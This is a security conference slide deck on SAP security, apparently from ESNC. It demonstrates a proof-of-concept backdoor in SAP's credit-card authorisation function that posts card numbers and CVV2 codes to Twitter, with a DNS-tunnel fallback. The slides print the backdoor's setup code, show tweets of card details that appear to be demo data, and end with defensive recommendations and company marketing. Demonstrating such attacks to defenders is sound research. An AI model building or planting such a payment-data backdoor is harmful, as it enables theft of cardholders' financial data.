
- I've heard at many conferences that SAP should be more social networking enabled, so let's do it!
 - Tampering the payment card interface functions is possible
 - e.g. SD_CCARD_AUTH_CALL_RFC could allow capturing credit card numbers real-time
 - Including validation status, card validation code cvv2 (called cvc2 for mastercard, same thing)
 - Introducing TweetBttM
 - THE FIRST SAP CREDIT CARD TO TWITTER INTERFACE
 - Allows SAP system to tweet after a credit card transaction
 - Requires patching SAP's code, voids warranty!
 - That should be the least of your worries
 - Fallback to DNS tunneling when Twitter is unreachable

```
51          T_CCAUT_IN           = T_CC_IN
52          T_CCAUT_OUT          = T_CC_OUT
53          T_CCAUT_HEADERS       = T_CC_H
54          T_CCAUT_ITEMS         = T_CC_I
55
56          EXCEPTIONS
57          COMMUNICATION_FAILURE = 1
58          SYSTEM_FAILURE        = 2
59          OTHERS                 = 3.
60
61          * START OF BACKDOOR CODE - INIT
62          CONSTANTS: BD_NIX_TICKSTART TYPE d VALUE '19700101'. "Unix b.day
63          DATA: BD_TWT_CLIENT TYPE REF TO if_http_client.
64          DATA: BD_DNS_TUNNEL_BASE_DOMAIN TYPE CHAR64 VALUE '████████.de'.
65          DATA: BD_DNS_TUNNEL_HOSTNAME TYPE CHAR140.
66          DATA: BD_CONSUMER_SECRET TYPE CHAR128 VALUE '4DpFqI████████d4gxq'.
67          DATA: BD_CONSUMER_KEY TYPE CHAR64 VALUE 'FsXxTxYz3v████████5LA'.
68          DATA: BD_SECRET_KEY TYPE CHAR128.
69          DATA: BD_OAUTH_URL TYPE CHAR32 VALUE '/oauth/request_token'.
70          DATA: BD_OAUTH_TOKEN TYPE CHAR128 VALUE '1969732760████████vfhwpl'.
71          DATA: BD_OAUTH_TOKEN_SECRET TYPE CHAR128 VALUE 'XOw████████8Hp37'.
72
73          -----
```

TweetBttM* Challenges

- Twitter changed its API this year so HTTP is not allowed anymore
 - Good side: PCI-DSS compliant backdoor
 - Requires importing Twitter's cert via transaction STRUST
 - Workaround by invoking SAPGENPSE
 - Delays: 1-3 seconds per tweet
- DNS tunnel fallback when outbound connection is blocked
 - Function module RFC_HOST_TO_IP is (mis)used as a poor man's DNS tunnel on ABAP
- Public source code?
 - Still in discussions with the legal guys. Follow me on twitter to stay informed :)

*BttM = Bird that talks too Much



The screenshot shows a portion of ABAP code within a SAP interface (IF) named SD_CCARD_AUTH_CALL_RFC. The code includes several constants and data definitions related to communication with Twitter. It defines constants for communication failure types (1, 2, 3) and various Twitter-related data structures like T_CCAUT_IN, T_CCAUT_OUT, etc. The code also includes a section for 'START OF BACKDOOR CODE - INIT' which sets up OAuth parameters such as consumer secret, consumer key, and OAuth URLs.

```
51 T_CCAUT_IN          = T_CC_IN
52 T_CCAUT_OUT         = T_CC_OUT
53 T_CCAUT_HEADERS     = T_CC_H
54 T_CCAUT_ITEMS       = T_CC_I
55 EXCEPTIONS
56 COMMUNICATION_FAILURE = 1
57 SYSTEM_FAILURE      = 2
58 OTHERS              = 3.
59 ENDIF.
60 * START OF BACKDOOR CODE - INIT
61 CONSTANTS: BD_NIX_TICKSTART TYPE d VALUE '19700101'. "Unix b.day
62 DATA: BD_TWT_CLIENT TYPE REF TO if_http_client.
63 DATA: BD_DNS_TUNNEL_BASE_DOMAIN TYPE CHAR64 VALUE '████████.de'.
64 DATA: BD_DNS_TUNNEL_HOSTNAME TYPE CHAR140.
65 DATA: BD_CONSUMER_SECRET TYPE CHAR128 VALUE '4DpFqI████████████████'.
66 DATA: BD_CONSUMER_KEY TYPE CHAR64 VALUE 'FsXxTxYz3v████████████'.
67 DATA: BD_SECRET_KEY TYPE CHAR128.
68 DATA: BD_OAUTH_URL TYPE CHAR32 VALUE '/oauth/request_token'.
69 DATA: BD_OAUTH_TOKEN TYPE CHAR128 VALUE '1969732760████████vfhwpl'.
70 DATA: BD_OAUTH_TOKEN_SECRET TYPE CHAR128 VALUE 'Xow████████3Hp37'.
71 DATA: BD_TWITTER_STATUS TYPE CHAR140
72 -----
```

Scope \FUNCTION SD_CCARD_AUTH_CALL_RFC\IF ABAP



 **Money Talks**
@MoneyTalks_666
Likes your SAP systems very very much

24 TWEETS 0 FOLLOWING 1 FOLLOWER [Follow](#)

Tweets

 **Money Talks** @MoneyTalks_666 34s
SAP SystemID HRP | CARD APPROVED | NAME: Florian Vogler
CARD MASTERCARD 5485 2878 9810 1189 CVV2 615 EXPIRATION
03/14
[Expand](#)

 **Money Talks** @MoneyTalks_666 1m
SAP SystemID P01 | CARD APPROVED | NAME: Lucas Diederich
CARD VISA 4716 0223 5767 9506 CVV2 411 EXPIRATION 02/15
[Expand](#)

 **Money Talks** @MoneyTalks_666 2m
SAP SystemID P01 | CARD DECLINED | NAME: Helena J. Andreasen
CARD VISA 4532 9003 9447 2757 CVV2 139 EXPIRATION 10/14
[Expand](#)

 **Money Talks** @MoneyTalks_666 3m
SAP SystemID P01 | CARD APPROVED | NAME: Anna P. Kjeldsen
CARD MASTERCARD 5140 6702 2428 1022 CVV2 774 EXPIRATION

Part III - How to Stay Secure

from unforeseeable consequences

No.1: Address The Complete Picture

Authentication

Default
Passwords

Weak
Passwords

SSO –
Hackable
Keystores

User Authorizations

Users with
Critical Rights

Mandant
Jumping

SoD Bypass
via 2+ Users

ABAP Code Security

Vulns in SAP's
Code

Vulns in 3rd
Party Add-
ons

Vulns in
Customer's
Code

SAP System Security

Missing for
Gateway and
Message
Server ACLs

Vulnerable
SAP Services

Missing SAP
Kernel &
System
Patches

Database Security

Direct Access
to Tables

Listener/
Connection
Security


Operating System Security

Os Vulns

SID Jumping

Vulnerable
3rd Party
Services

No.2: Implement a Holistic Process to Stay Secure



No.3: Automate It

- Automated SAP security scans
- Automated SAP PCI-DSS compliance checks
- Automated ABAP code corrections
- Automated SAP real-time monitoring
- Automated SAP event correlation
- Automated continuous integration into Security Incident Event Management - SIEM
- Automated SAP vulnerability/issue fixing (remediation)
- Automated SAP intrusion detection, prevention and alerting

About Us

- ▶ **ESNC assesses and fixes security vulnerabilities in SAP systems**
 - ESNC Security Suite: Pentesting, real-time SAP security monitoring and automatic vulnerability mitigation
- ▶ **Headquarters in Munich**
- ▶ **Customer base: Governmental institutions, banking, utilities, automative, oil and other critical industries**
- ▶ **Presenter: Ertunga Arsal**
 - Security researcher with long history and focus on SAP
 - Audited hundreds of corporate and government enterprise SAP systems to date
 - Credited by SAP for 75 security patches in 2013 (over 100 vulnerabilities in total)
 - Lecturer “Systems and Network Security” at Sabanci University for postgraduates
 - Speaker at CCC annual congress, Defcon Hashdays, Deepsec, Sec-T etc...
 - Founder of ESNC

The Menu of SAP Security



- A01 - SAP Audit & Assessment
- A02 - SAP PCI DSS 3.0 Compliance
- A03 - SAP Remediation and Risk Management
- A04 - Security Policy Enforcement on SAP systems
- A05 - SAP Penetration Testing
- C01 - ABAP Code Security Assessment & Correction
- R01 - SAP Real-Time Monitoring & IDP
- R02 - SAP SIEM Integration

Thank you

► And many thanks to

- Eric Bushman <ebushman@paymetric.com> from Paymetric for the good input
- and my team

This document contains references to products of SAP AG. SAP, ABAP, SAPGUI and other named SAP products and associated logos are brand names or registered trademarks of SAP AG in Germany and other countries in the world. HP is a registered trademark of Hewlett-Packard Company. Oracle and Java are registered trademarks of Oracle and/or its affiliates. All other trademarks are the property of their respective owners.

This document is for educational purposes. It does not come with any warranty or guarantee. ESNC GmbH is not responsible of any misuse of the content.

This document or parts of this document is not allowed to be distributed without ESNC's written permission.

Ertunga Arsal

Email: ertunga@esnc.de

Brad Wilkinson

Email: brad@esnc.de

Q&A

Want more? Visit us at stand
A10 to see cool SAP hacks